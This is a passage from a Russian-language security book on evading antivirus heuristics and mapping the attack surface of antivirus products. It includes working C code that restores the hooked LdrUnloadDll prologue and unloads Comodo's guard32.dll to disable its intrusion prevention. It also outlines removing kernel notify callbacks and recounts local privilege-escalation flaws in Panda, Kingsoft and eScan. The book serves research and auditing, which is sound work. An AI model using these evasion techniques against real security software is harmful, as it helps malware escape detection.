Быстрый способ снять перехват - жестко записать байты пролога в код обхода и заменить ими начало функции. Однако у перехваченной функции пролог может оказаться другим. Более надежный порядок действий таков:

1. Прочитать с диска исходные библиотеки, например код `kernel32.dll` или `ntdll.dll`.
2. Определить адреса перехваченных функций в библиотеке. Для этого можно воспользоваться библиотекой Microsoft `dbgeng.dll` либо самостоятельно пройти по таблице экспорта динамической библиотеки.
3. Прочитать начальные байты этих функций.
4. Вернуть исходные байты в память. Антивирус способен заметить такое исправление. В качестве альтернативы можно исполнить первые инструкции, прочитанные из файла, а затем перейти обратно к исходному коду.


В следующем разделе показан еще более простой способ обхода подобных эвристических механизмов.

Примечание. Обойти пользовательские перехватчики эвристического механизма может быть даже проще, чем с помощью описанного общего решения. Их устанавливают на разных уровнях. Например, можно перехватить функции `CreateFileA` и `CreateFileW` из `kernel32.dll` либо функцию `NtOpenFile` из `ntdll.dll`. Самый низкий уровень пространства пользователя находится в `ntdll.dll`, но многие антивирусы перехватывают только функции верхнего уровня, экспортируемые из `advapi32.dll` или `kernel32.dll`. В таком случае не требуется исправлять память загруженных библиотек: достаточно обращаться к экспортируемому программному интерфейсу `ntdll.dll`, также называемому собственным программным интерфейсом системы, и механизм антивируса не заметит этих действий.

Обход пользовательской системы предотвращения вторжений

В Comodo Internet Security версии 8 и более ранних были система предотвращения вторжений на узле и песочница. Первая, естественно, являлась эвристическим механизмом. Песочница работала в пространстве ядра, а система предотвращения вторжений была полностью реализована компонентами пространства пользователя. Ее код находился в библиотеке `guard32.dll` или `guard64.dll`, в зависимости от архитектуры исполняемой программы, и внедрялся во все пользовательские процессы.

Если бы эти библиотеки не поддерживали рандомизацию размещения адресного пространства (`ASLR`), их внедрение сделало бы системную защиту `ASLR` бесполезной для всех пользовательских компонентов защищаемого компьютера. Это еще один пример опасных последствий внедрения библиотек без `ASLR`. Некоторое время Comodo действительно допускала такую ошибку, как показано на рисунке 9.2.



explorer.exe	4912	0.03	60,268 K	68,924 K	Windows Explorer	Microsoft Corporation	DEP (permanent)	ASLR	Medium
CisTray.exe	3736	0.32	8,980 K	12,308 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1628	< 0.01	19,184 K	3,156 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1028	0.64	39,972 K	14,580 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
procexp.exe	3448		4,020 K	8,420 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP	ASLR	High
procexp64.exe	5588	1.07	20,176 K	26,508 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	ASLR	High
GeekBuddyRSP.exe	3476	0.02	3,036 K	6,272 K	GeekBuddy Remote Screen ...	Comodo Security Solutions...	DEP	ASLR	Medium
trustedadssvc.exe	4972	< 0.01	22,812 K	33,092 K	PrivDog Service	AdTrustMedia	DEP	ASLR	Medium
csrss.exe	3140	0.01	16,404 K	11,100 K	Client Server Runtime Process	Microsoft Corporation	DEP (permanent)	ASLR	System
winlogon.exe	5564		2,740 K	6,396 K	Windows Logon Application	Microsoft Corporation	DEP (permanent)	ASLR	System
LogonUI.exe	1216	0.01	16,916 K	26,468 K	Windows Logon User Interfa...	Microsoft Corporation	DEP (permanent)	ASLR	System
firefox.exe	4776	0.38	70,024 K	90,532 K	Firefox	Mozilla Corporation	DEP	ASLR	Medium

Name	Description	Company Name	Version	ASLR	Base	Image Base
guard32.dll	COMODO Internet Security	COMODO	7.0.53315.4132		0x10000000	0x10000000
apisetschema.dll	ApiSet Schema DLL	Microsoft Corporation	6.1.7601.18229	ASLR	0x40000	0x0
firefox.exe	Firefox	Mozilla Corporation	23.0.1.4974	ASLR	0x12E0000	0x12E0000
mozjs.dll				ASLR	0x2F90000	0x71600000
api-ms-win-downlevel-shlwapi-l2-1-0.dll	ApiSet Stub DLL	Microsoft Corporation	6.2.9200.16492	ASLR	0x36D0000	0x70DA0000
propsys.dll	Microsoft Property System	Microsoft Corporation	7.0.7601.17514	ASLR	0x3C80000	0x70DB0000
ExplorerFrame.dll	ExplorerFrame	Microsoft Corporation	6.1.7601.17514	ASLR	0x8750000	0x71490000
xul.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x65C50000	0x65C50000
DWrite.dll	Microsoft DirectX Typography Services	Microsoft Corporation	6.2.9200.16571	ASLR	0x6CC00000	0x6CC00000
winsta.dll	Winstation Library	Microsoft Corporation	6.1.7601.17514	ASLR	0x6EAB0000	0x6EAB0000
dui70.dll	Windows DirectUI Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x72440000	0x72440000
gkmedias.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x72E80000	0x72E80000
nssckbi.dll	NSS Builtin Trusted Root CAs	Mozilla Foundation	1.94.0.0	ASLR	0x73550000	0x73550000
freebl3.dll	NSS freebl Library	Mozilla Foundation	3.15.0.0	ASLR	0x735C0000	0x735C0000
nssdbm3.dll	Legacy Database Driver	Mozilla Foundation	3.15.0.0	ASLR	0x73720000	0x73720000
softokn3.dll	NSS PKCS #11 Library	Mozilla Foundation	3.15.0.0	ASLR	0x73740000	0x73740000
duser.dll	Windows DirectUser Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x73770000	0x73770000

Рисунок 9.2. Механизм Comodo без поддержки `ASLR`*, внедренный в Firefox*

Библиотеки Comodo `guard32` и `guard64` перехватывают пользовательские функции, в том числе экспортируемые `kernel32!CreateProcess[A|W]`, `kernel32!CreateFile[A|W]` и `ntdll!LdrUnloadDll`. Быстро избежать обнаружения можно, отключив этот эвристический механизм: сразу после исполнения кода обхода выгрузить библиотеку перехватчиков - `guard32.dll` для 32-разрядных процессов или `guard64.dll` для 64-разрядных.

В первой попытке автор просто создал служебную программу со следующим кодом:

```
int unhook(void)
```

```
{
  return FreeLibrary(GetModuleHandleA("guard32.dll"));
}
```

Однако это не сработало: функция unhook неизменно возвращала ошибку 5 - «Отказано в доступе». После подключения отладчика к пользовательскому процессу выяснилось, что модуль guard перехватывал FreeLibrary не на уровне kernel32, откуда эта функция экспортируется, а на уровне ntdll.dll, подменив LdrUnloadDll. Чтобы выгрузить механизм предотвращения вторжений из процесса, достаточно снять перехват с LdrUnloadDll, а затем выполнить предыдущий код:

```
HMODULE hlib = GetModuleHandleA("guard32.dll");

if ( hlib != INVALID_HANDLE_VALUE )
{
  void *addr = GetProcAddress(GetModuleHandleA("ntdll.dll"),
                              "LdrUnloadDll");

  if ( addr != NULL )
  {
    DWORD old_prot;

    if ( VirtualProtect(addr, 16, PAGE_EXECUTE_READWRITE,
                        &old_prot) != 0 )
    {
      // Байты жестко заданы по исходной библиотеке ntdll.dll
      // из 32-разрядной Windows 7
      char *patch = "\x6A\x14\x68\xD8\xBC\xE9\x7D\xE8\x51\xCC"
                    "\xFE\xFF\x83\x65\xE0\x00";

      memcpy(addr, patch, sizeof(patch));
      VirtualProtect(addr, 16, old_prot, &old_prot);
    }
  }

  if ( FreeLibrary(hlib) )
    MessageBoxA(0, "Готово", "ГОТОВО", 0);
}
```

В этом простом примере достаточно восстановить точку входа экспортируемой из ntdll.dll функции LdrUnloadDll, а затем вызвать FreeLibrary с дескриптором библиотеки guard32.dll. Все действительно так просто. Подобный прием неоднократно применяли для обхода других систем предотвращения вторжений. Насколько помнит автор, впервые описание этого подхода появилось в журнале Phrack, том 0x0b, выпуск 0x3e, в 2003-2004 годах: <http://grugq.github.io/docs/phrack-62-05.txt>.

После повторного открытия приемов, которыми он пользовался примерно десятью годами ранее, один из авторов того выпуска, известный под именем The Grugq, написал в Twitter: «Песочница в пространстве пользователя работать не может. Если вредоносная программа находится с ней в одном адресном пространстве, победит вредоносная программа. И точка». Он совершенно прав.

Перехватчики в пространстве ядра

В предыдущем разделе показано, что пользовательские перехватчики, на которых основано большинство пользовательских эвристических механизмов, обходятся легко. Но как обычно устроены перехватчики в пространстве ядра и как обойти их? На уровне ядра перехват возможен почти в любом слое. Антивирус может наблюдать за созданием процессов и потоков, зарегистрировав обратные вызовы следующих функций:

• PsSetCreateProcessNotifyRoutine добавляет элемент в перечень процедур, вызываемых при создании или удалении процесса, либо удаляет его оттуда.

• PsSetCreateThreadNotifyRoutine регистрирует предоставленную драйвером функцию, которая получает уведомление при создании или удалении потока.
• PsSetLoadImageNotifyRoutine регистрирует предоставленную драйвером функцию, которая получает уведомление при каждой загрузке образа или его отображении в память.

Эти функции реализуются в драйверах ядра не только ради эвристического анализа, но и для проверки программ перед их исполнением или загрузкой. В отличие от предыдущих механизмов, программа из пространства пользователя не может ни обойти установленные обратные вызовы, ни даже получить сведения о них. Однако вредоносная программа, исполняющаяся на уровне ядра, способна это сделать. Рассмотрим типичный пример.

1. Вредоносная программа устанавливает драйвер или использует уязвимость ядра, чтобы исполнить свой код в кольце 0.
2. Она получает указатель на недокументированный массив PspCreateProcessNotifyRoutine.
3. Затем удаляет все зарегистрированные в нем обратные вызовы.
4. После этого запускаются настоящие вредоносные программы, за которыми уже никто не наблюдает.

Сначала программе необходимо добиться исполнения кода на уровне ядра, иначе она не сможет удалить зарегистрированные обратные вызовы. Пример удаления обратных вызовов ядра приведен в публикации Даниэля Пистелли: <http://rcecafe.net/?p=116>.

На уровне ядра можно зарегистрировать множество других перехватчиков и обратных вызовов для наблюдения за любыми действиями компьютера. Обычно именно они используются эвристическими механизмами ядра. Часто встречаются перехватчики файловой системы и реестра, которые наблюдают за происходящим, а также запрещают или разрешают операции в соответствии с жестко заданными либо динамическими правилами.

Для файловых систем эту задачу нередко решают мини-фильтры. Мини-фильтр - это драйвер режима ядра, предоставляющий средства наблюдения и журналирования всех операций ввода-вывода и транзакций в системе. Например, он может исследовать файл до того, как тот будет открыт, записан или прочитан. Процесс из пространства пользователя ничего не может этому противопоставить. Однако вредоносный драйвер ядра способен выполнить свою работу на уровне запроса прерывания ниже PASSIVE_LEVEL, где работает мини-фильтр, например на APC_LEVEL, уровне асинхронных вызовов процедур, или DISPATCH_LEVEL, где исполняются отложенные вызовы процедур, а также на еще более низких уровнях.

Для наблюдения за реестром антивирус может зарегистрировать функцию обратного вызова посредством CmRegisterCallback. Функция RegistryCallback получает уведомление о каждой операции с реестром до того, как ее обработает диспетчер конфигурации. И здесь программа из пространства пользователя не способна обнаружить или обойти обратные вызовы ядра: для этого ей потребуется исполнение на уровне ядра. Вредоносная или любая другая программа ядра может удалить обратные вызовы, как в случае с PsSetCreateProcessNotifyRoutine, а затем беспрепятственно работать с реестром, не попадая под перехват антивирусного драйвера ядра. Уровни запросов прерываний показаны на рисунке 9.3.

IRQL	X86 IRQL Value	AMD64 IRQL Value	IA64 IRQL Value	Description
PASSIVE_LEVEL	0	0	0	User threads and most kernel-mode operations
APC_LEVEL	1	1	1	Asynchronous procedure calls and page faults
DISPATCH_LEVEL	2	2	2	Thread scheduler and deferred procedure calls (DPCs)
CMC_LEVEL	N/A	N/A	3	Correctable machine-check level (IA64 platforms only)
Device interrupt levels (DIRQL)	3-26	3-11	4-11	Device interrupts
PC_LEVEL	N/A	N/A	12	Performance counter (IA64 platforms only)
PROFILE_LEVEL	27	15	15	Profiling timer for releases earlier than Windows 2000
SYNCH_LEVEL	27	13	13	Synchronization of code and instruction streams across processors
CLOCK_LEVEL	N/A	13	13	Clock timer
CLOCK2_LEVEL	28	N/A	N/A	Clock timer for x86 hardware
IPI_LEVEL	29	14	14	Interprocessor interrupt for enforcing cache consistency
POWER_LEVEL	30	14	15	Power failure
HIGH_LEVEL	31	15	15	Machine checks and catastrophic errors; profiling timer for Windows XP and later releases

Рисунок 9.3. Перечень уровней запросов прерываний

Итоги

В этой главе рассмотрены разновидности эвристических механизмов, работающих в пространстве пользователя, ядра либо сразу в обоих пространствах. Для каждого вида описаны способы обхода

эвристического обнаружения.

Основные положения главы:

• Эвристические механизмы антивирусных продуктов опираются на процедуры обнаружения, оценивающие признаки и поведение, которые выявлены статическим или динамическим анализом исследуемого кода.
• Статические эвристические механизмы пытаются обнаружить вредоносную программу по признакам, найденным при дизассемблировании или анализе заголовков файла. Часто они используют алгоритмы машинного обучения: байесовские сети, генетические алгоритмы или экспертные системы. Обычно истинно эвристическими считают статические механизмы, а динамические называют системами предотвращения вторжений на узле (HIPS).
• Эвристические механизмы на основе экспертных систем реализуют набор алгоритмов, имитирующих способ принятия решений человеком-аналитиком.
• Динамические эвристические механизмы судят о файле или программе по их поведению, перехватывая вызовы программного интерфейса или исполняя программу в среде эмуляции.
• Динамические эвристические механизмы могут быть реализованы в виде перехватчиков в пространстве пользователя или ядра. Кроме того, они могут опираться на эмуляцию при статическом анализе.
• Пользовательские динамические механизмы перенаправляют отдельные вызовы программного интерфейса, чтобы наблюдать за ними и при необходимости блокировать. Обычно перехватчики реализуют с помощью сторонних библиотек, среди которых EasyHook, Microsoft Detours и madCodeHook.
• Пользовательские перехватчики можно обойти несколькими простыми способами. Например, злоумышленник может прочитать с диска исходный пролог перехваченной функции, исполнить эти байты, а затем продолжить исполнение с участка функции после пролога, который уже не перехвачен. Другой способ - выгрузить библиотеку перехвата, вместе с которой будут удалены и установленные ею перехватчики.
• Механизмы ядра регистрируют обратные вызовы для наблюдения за созданием процессов и доступом к системному реестру, а для наблюдения за файловой активностью в реальном времени применяют драйверы фильтров файловой системы.
• Как и пользовательские перехватчики, перехватчики ядра можно удалить вредоносным кодом, исполняющимся в ядре.
• Третья разновидность эвристических механизмов сочетает перехватчики в пространстве пользователя и ядра.

Этой главой завершается часть книги, посвященная обходу антивирусного программного обеспечения. Следующая часть рассматривает атаку на антивирусный продукт в целом: выявление локальных и удаленных направлений атаки, поиск ошибок и их эксплуатацию.

Глава 10. Определение поверхности атаки

Поверхность атаки любого программного обеспечения - это открытая часть системы, через которую неуполномоченный пользователь может находить и эксплуатировать уязвимости. Ее делят на две группы: локальную и удаленную.

В этой главе объясняется, как определить поверхность атаки антивирусного программного обеспечения. В известной мере описанные приемы и средства применимы к любой программе и помогают понять, куда направить удар по выбранному «Голиафу». Рассматриваются как средства операционной системы, так и специализированные инструменты для выявления локальной и удаленной поверхностей атаки и оценки вероятности найти ценную уязвимость.

Набор средств и приемов зависит от исследуемых компонентов и целевой операционной системы. Например, в системах семейства Unix можно пользоваться обычными средствами `ls`, `find`, `lsof`, `netstat` и другими. Для платформ Windows потребуются особые инструменты, прежде всего комплект Sysinternals, а также несколько сторонних программ, позволяющих получить те же сведения.

Поверхность атаки программы обычно рассматривают в двух частях: локальной и удаленной. Локальную поверхность использует пользователь, уже работающий на компьютере. Например, через нее можно повысить привилегии обычной учетной записи, которой разрешено лишь читать и изменять собственный профиль или каталог документов, до прав администратора или суперпользователя. Иногда локальная атака позволяет вызвать отказ в обслуживании (`DoS`): заставить программу вести себя неправильно или потреблять столько ресурсов, что компьютер станет непригоден для работы.

Удаленной называют поверхность, через которую злоумышленник эксплуатирует уязвимости, не имея локального доступа к машине. Например, серверное программное обеспечение - веб-сервер или веб-приложение - может предоставлять обширную удаленную поверхность. Сетевую службу, принимающую клиентские соединения и уязвимую к переполнению буфера, тоже можно атаковать удаленно. В случае антивируса часто встречается иной вариант: ошибка синтаксического анализатора определенного формата эксплуатируется отправкой специально искаженного файла по электронной почте. Такая атака может аварийно завершить сетевую службу или заставить ее потреблять чрезмерные ресурсы целевой машины.

Некоторые исследователи безопасности различают удаленную поверхность в локальной сети (`LAN`) или внутренней сети и поверхность, доступную через глобальную сеть (`WAN`) либо Интернет. Пример первого случая - сетевые службы, доступные только из внутренней сети, в том числе панель удаленного администрирования антивируса. Уязвимость такой панели в eScan Malware Admin рассматривается в главе 13. Другие службы можно атаковать из Интернета, как в приведенном примере с почтовым шлюзом.

Удаленная поверхность часто кажется исследователям привлекательнее, поэтому многие ограничиваются только ею. Однако локальную поверхность также необходимо изучать: для полного захвата целевой машины может потребоваться многоэтапная эксплуатация. Сначала используется удаленная уязвимость, дающая ограниченные права - например, учетной записи `www-data`, от имени которой Apache работает в Linux, или непривилегированного пользователя серверной программы в Windows. Затем локальная уязвимость повышения привилегий дает полный доступ: права суперпользователя, локальной системы или даже ядра в зависимости от операционной системы и вида ошибки.

Не следует сосредоточиваться исключительно на удаленных уязвимостях: позднее для полноценной удаленной эксплуатации с правами суперпользователя могут понадобиться одна или несколько локальных ошибок. Впрочем, сейчас успешная удаленная атака на антивирус нередко

сразу дает права суперпользователя или локальной системы, поскольку атакуемые службы изначально исполняются с повышенными привилегиями.

Раньше для атаки на браузер, программу чтения документов или другое клиентское приложение было достаточно одной уязвимости, чтобы получить права вошедшего пользователя, и при необходимости еще одной - для прав суперпользователя или локальной системы. Теперь атака на большинство клиентских приложений, разработчики которых уделяют внимание безопасности, требует сначала выйти из песочницы, найдя ошибку в ней самой, базовой операционной системе или ядре, и только после этого исполнить код с правами вошедшего пользователя. Исследователи ожидают, что в ближайшем будущем антивирусы станут применять такую же изоляцию кода. Тогда изучение локальной поверхности станет непременным условием полного захвата целевого продукта.

Понимание локальной поверхности атаки

Как уже говорилось, локальная поверхность доступна злоумышленнику, имеющему доступ к ресурсам компьютера: локальному диску, памяти, процессам и прочему. Чтобы определить открытые компоненты целевого антивируса, необходимо понимать следующие вопросы:

• права доступа к файлам и каталогам;
• исполняемые файлы с установленным идентификатором пользователя (`SUID`) или группы (`SGID`) в системах семейства Unix;
• состояние рандомизации размещения адресного пространства (`ASLR`) и предотвращения исполнения данных (`DEP`) для программ и библиотек;
• неправильные права на объекты Windows;
• логические ошибки;
• сетевые службы, принимающие соединения на адаптере обратной петли (`127.0.0.1`, `::1` или `localhost`);
• драйверы устройств ядра.

Существуют и другие открытые объекты, но перечисленные встречаются чаще всего.

Поиск недостатков в правах доступа к файлам и каталогам

Это не самая частая ошибка или архитектурный недостаток антивируса, однако некоторые разработчики забывают правильно настроить права на каталог программы либо оставляют отдельные файлы чрезмерно доступными. Характерный для Unix пример - ненужное разрешение любому пользователю запускать программу с `SUID` или `SGID`. Особые проблемы этих режимов рассматриваются далее в главе.

Возможны и другие ошибки прав доступа. Например, в Panda Global Protection версий 2011-2013 каталог программы был доступен всем пользователям для чтения и записи. Любой локальный пользователь мог поместить туда программы, библиотеки и другие файлы. В Windows права установочного каталога можно проверить через Проводник или программу командной строки `icacls`.

В Unix или Linux достаточно выполнить следующую команду:

```
$ ls -lga /opt/f-secure
drwxrwxr-x  5 root root 4096 abr 19 21:32 fsaua
drwxr-xr-x  3 root root 4096 abr 19 21:32 fsav
drwxrwxr-x 10 root root 4096 abr 19 21:32 fssp
```

В примере показаны три каталога, установленные F-Secure Anti-Virus для Linux, с правильно настроенными правами. Только пользователь и группа root имеют полный доступ на чтение, запись и исполнение. Обычные пользователи могут лишь просматривать содержимое каталогов и запускать находящиеся в них программы. Следовательно, проблема Panda Global Protection, позволявшая помещать библиотеки и программы в каталог продукта и изменять важные файлы, F-Secure Anti-Virus для Linux не затрагивает.

Повышение привилегий

Локальные уязвимости повышения привилегий часто встречаются в антивирусах. Ошибки в драйверах ядра, неверные права на файлы, каталоги и списки управления доступом (ACL), дефекты установленных перехватчиков и другие недостатки делают эту область, вероятно, одной из самых проблемных.

Ошибки повышения привилегий чрезвычайно опасны и могут привести к полному захвату системы. Поэтому необходимо тщательно настраивать объекты, папки, файлы и списки управления доступом, а также правильно проверять входные данные, особенно в коде режима ядра.

Неправильные права на файлы и папки

Проверка прав на файлы и папки должна входить в тройку первоочередных действий любого аудитора. Антивирусное программное обеспечение, как и любое другое, не свободно от ошибок, и у разных поставщиков находили и наверняка до сих пор находят уязвимости этого типа.

За последние годы множество таких уязвимостей обнаружили, например, в продуктах Panda. Иногда причина заключается не в простой ошибке установщика, которую можно исправить изменением прав на папку или файл, а в опасном архитектурном решении. Старые версии антивирусов Panda позволяли обновлять продукт обычным непривилегированным пользователям. Вместо службы Windows, работающей от имени SYSTEM и взаимодействующей с доступным обычному пользователю приложением, разработчики выбрали «хитрое» решение: разрешили всем запись в папку с программными файлами Panda.

Эта грубая архитектурная ошибка породила бесчисленное множество сообщений об уязвимостях, потому что для повторного повышения привилегий было достаточно изменить одну из служб или один из компонентов Panda. Например, исследователь под псевдонимом tarkus отправил на exploit-db.com уведомление под названием Panda Antivirus 2008 - Local Privilege Escalation Exploit. Уязвимость была вызвана неправильными правами на файлы, установленными программой установки.

Каталог %ProgramFiles%\Panda Security\Panda Antivirus 2008 был доступен всем для записи. В демонстрационном коде tarkus просто заменял исходный исполняемый файл службы pavsrv51.exe вредоносной программой с тем же именем. Поскольку любой пользователь мог изменять этот каталог, основные службы удавалось без труда перезаписать. После перезагрузки вредоносное приложение исполнялось с правами SYSTEM.

Неправильные списки управления доступом

Иногда процесс, запущенный службой Windows, оказывается уязвимым из-за вызова SetSecurityDescriptorDACL, которому для процесса передают пустой список управления доступом. Такая ошибка была характерна для популярных систем управления базами данных - в

прошлом ей были подвержены IBM DB2 и Oracle - и, разумеется, встречалась в антивирусах.

Продолжим рассматривать Panda, поскольку это единственный известный авторам антивирус, допустивший такую ошибку. По меньшей мере в Global Protection 2010, 2011 и 2012 процессы `WebProxy.EXE` и `SrvLoad.EXE` запускались другими службами Panda от имени локальной системы. Однако по неизвестной причине разработчики назначили этим процессам пустой список управления доступом, разрешив любому локальному пользователю любые действия с ними. Процесс с пустым списком можно открыть, изменить, записать в него данные и выполнять иные операции из любого другого локального процесса. Например, злоумышленник мог внедрить динамическую библиотеку в любой из этих процессов посредством обычного вызова `CreateRemoteThread` и легко получить права `SYSTEM`.

Уязвимости уровня ядра

Еще одна особенно подверженная ошибкам область антивируса - компоненты ядра. Время от времени обнаруживаются локальные уязвимости, обычно затрагивающие драйверы ядра. Даже не поддающаяся эксплуатации ошибка ядра, вызывающая лишь локальный отказ в обслуживании, иногда пригодна для атаки. Другие дефекты уровня ядра нередко удается надежно эксплуатировать на локальной машине, повышая привилегии обычного пользователя до прав ядра.

Уязвимости ядра особенно важны потому, что из режима ядра злоумышленник может выполнить в системе любое действие: установить вредоносный драйвер, напрямую записать данные на диск и уничтожить его содержимое, перехватить пользовательские процессы для кражи сведений - например, банковских реквизитов, отправляемых браузером на сайт банка, - и буквально все остальное. Некоторые операционные системы запрещают определенные действия даже суперпользователю или администратору, однако исполнение кода на уровне ядра означает окончательный захват системы.

Часто такие ошибки возникают из-за неправильной проверки входных данных в обработчиках кодов управления вводом-выводом (`IOCTL`) драйвера ядра. Однако дефекты драйвера возможны на многих других уровнях, например в обработчиках установленных перехватчиков. Антивирусы обычно перехватывают распространенные функции файлового ввода-вывода, такие как `CreateFile`, в пространстве пользователя, ядра либо сразу в обоих. Такие перехватчики необходимо разрабатывать особенно внимательно, но программисты неизбежно ошибаются.

Пример ошибки перехвата программного интерфейса - опубликованная в 2011 году на exploit-db.com исследователем MJ0011 уязвимость `Kingsoft AntiVirus 2012 KisKrnl.sys <= 2011.7.8.913 - Local Kernel Mode Privilege Escalation Exploit`. Драйвер ядра антивируса Kingsoft реализует песочницу, устанавливая несколько перехватчиков и проверяя, как вызываются и используются соответствующие функции. Драйвер `KisKrnl.sys` не проверял аргумент `ResultLength`, передаваемый перехваченной функции Windows `NtQueryValueKey`. Поэтому злоумышленник мог указать в `ResultLength` произвольное значение, которое драйвер ядра затем использовал при копировании данных. После успешной эксплуатации демонстрационная программа MJ0011 переключала экран в текстовый режим и выводила сообщение наподобие сообщений об ошибках на синем экране смерти (`BSOD`) Microsoft Windows.

Необычные ошибки

Существуют редкие локальные ошибки, которые можно понять лишь при целостном рассмотрении антивирусного продукта и его архитектуры. Обычно антивирусный механизм содержит один или несколько сканеров и эвристические средства. Однако некоторые эвристические процедуры

запускаются не непосредственно сканером командной строки или графическим сканером, а при наблюдении за поведением приложений во время исполнения. Они подвержены тем же дефектам, что и сканеры, включая ошибки разбора форматов файлов.

Пример такой уязвимости с демонстрационным кодом опубликовал на exploit-db.com Араш Аллебрахим под названием `QuickHeal AntiVirus 7.0.0.1 - Stack Overflow Vulnerability`. Он обнаружил переполнение стека в одном из системных компонентов, возникающее при анализе модулей, внедряемых в исполняющийся процесс. В демонстрации исследователь внедрял в Internet Explorer вредоносную динамическую библиотеку с измененной таблицей импорта. При ее проверке эвристический механизм времени исполнения сталкивался с чрезмерно длинным именем импорта в файле `PE`, что вызывало классическое переполнение стека при обработке Юникода. Ошибка проявлялась только после внедрения динамической библиотеки.

Эксплуатация файлов с SUID и SGID в системах семейства Unix

Режимы `SUID` и `SGID` применяются к исполняемым файлам в системах семейства Unix, включая Solaris, FreeBSD и Linux. Установка одного или обоих этих разрядов означает, что программа должна исполняться с правами пользователя-владельца (`SUID`) или группы-владельца (`SGID`). Найти такие файлы можно следующими командами:

```
$ find /directory -perm +4000 # Файлы с SUID
$ find /directory -perm +8000 # Файлы с SGID
```

Например, поиск приложений с `SUID` в каталоге установки Dr.Web дает следующий результат:

```
$ find /opt/drweb/ -perm +4000
/opt/drweb/lib/drweb-spider/libdw_notify.so
/opt/drweb/drweb-escan.real
```

Найдены два файла: `libdw_notify.so` и `drweb-escan.real`. Однако права на них достаточно строги: исполнять файлы может только пользователь `root` или участник группы `drweb`. Это подтверждает команда `ls`:

```
$ ls -l /opt/drweb/drweb-escan.real
-rwsr-x--- 1 root drweb 223824 oct 22  2013 /opt/drweb/drweb-escan.real
```

Программы с `SUID` или `SGID` по своей природе создают риск повышения привилегий. Если программа написана небрежно или предназначена только для определенного пользователя либо группы, но право на ее исполнение предоставлено всем, любой пользователь сможет исполнить код с правами владельца. Если владельцем такой программы является `root`, злоумышленник может получить права суперпользователя.

Пример настоящей ошибки, связанной не столько с правами на файл с `SUID`, сколько с архитектурой, обнаружился в eScan Malware Admin. Это веб-приложение для управления установленными антивирусами eScan было спроектировано так, чтобы исполнять команды от имени `root`, используя любые входные данные конечного пользователя веб-приложения, что само по себе крайне опасно. Веб-приложение не способно напрямую запускать команды от имени суперпользователя, но из-за другого архитектурного недостатка его задачам требовались такие права. Разработчики «решили» проблему, создав файл `/opt/MicroWorld/sbin/runasroot` с `SUID`, который запускал команды по входным данным из веб-приложения.

Это решение привело к множеству проблем, особенно при наличии уязвимостей в самом веб-приложении. Удаленный злоумышленник мог сначала получить права пользователя `mwadmin`, от имени которого оно работало. Поскольку этот пользователь имел право запускать указанный файл, затем команда `runasroot` давала злоумышленнику права суперпользователя на целевой машине.

Таким образом, ошибка заключалась не непосредственно в правах доступа, а в неверном архитектурном выборе. Многие уязвимости возникают именно из-за плохого проектирования, а не из-за неосторожной настройки разрешений. Исправлять их значительно труднее, поскольку для этого порой приходится менять архитектуру программы.

Состояние ASLR и DEP для программ и библиотек

В современных операционных системах применяются два средства затруднения эксплуатации: рандомизация размещения адресного пространства (ASLR) и предотвращение исполнения данных (DEP). При ASLR программа и библиотеки загружаются по случайным, а не предсказуемым адресам, указанным в заголовке исполняемого файла или в качестве предпочтительной базы. Из-за этой случайности сложнее угадать адрес либо смещение внутри буфера, где расположен нужный для эксплуатации фрагмент кода или данных.

Некоторые операционные системы, включая macOS и Linux, в зависимости от настроек ядра принудительно применяют ASLR ко всем программам и библиотекам. Windows включает ее только для программ, собранных с соответствующим параметром. При сборке приложений C и C++ в Microsoft Visual Studio этот параметр включен по умолчанию с 2002 года. Однако часть старых приложений создана прежними версиями компилятора, а некоторые разработчики намеренно отключают ASLR, нередко необоснованно ссылаясь на производительность. Само по себе отсутствие ASLR у основного процесса или библиотек еще не является уязвимостью, но помогает злоумышленнику оценить, насколько легко будет эксплуатировать ошибки повреждения памяти.

DEP запрещает исполнение страниц памяти, которые явно не помечены как исполняемые. Попытка выполнить данные с такой страницы вызывает исключение. Правильная практика безопасности - выдавать странице права на чтение и запись либо на чтение и исполнение, но никогда одновременно на чтение, запись и исполнение. Как и отсутствие ASLR, отсутствие принудительной DEP само по себе не означает уязвимость, однако упрощает эксплуатацию. До появления DEP переполнение буфера стека сразу позволяло исполнять код непосредственно со стека.

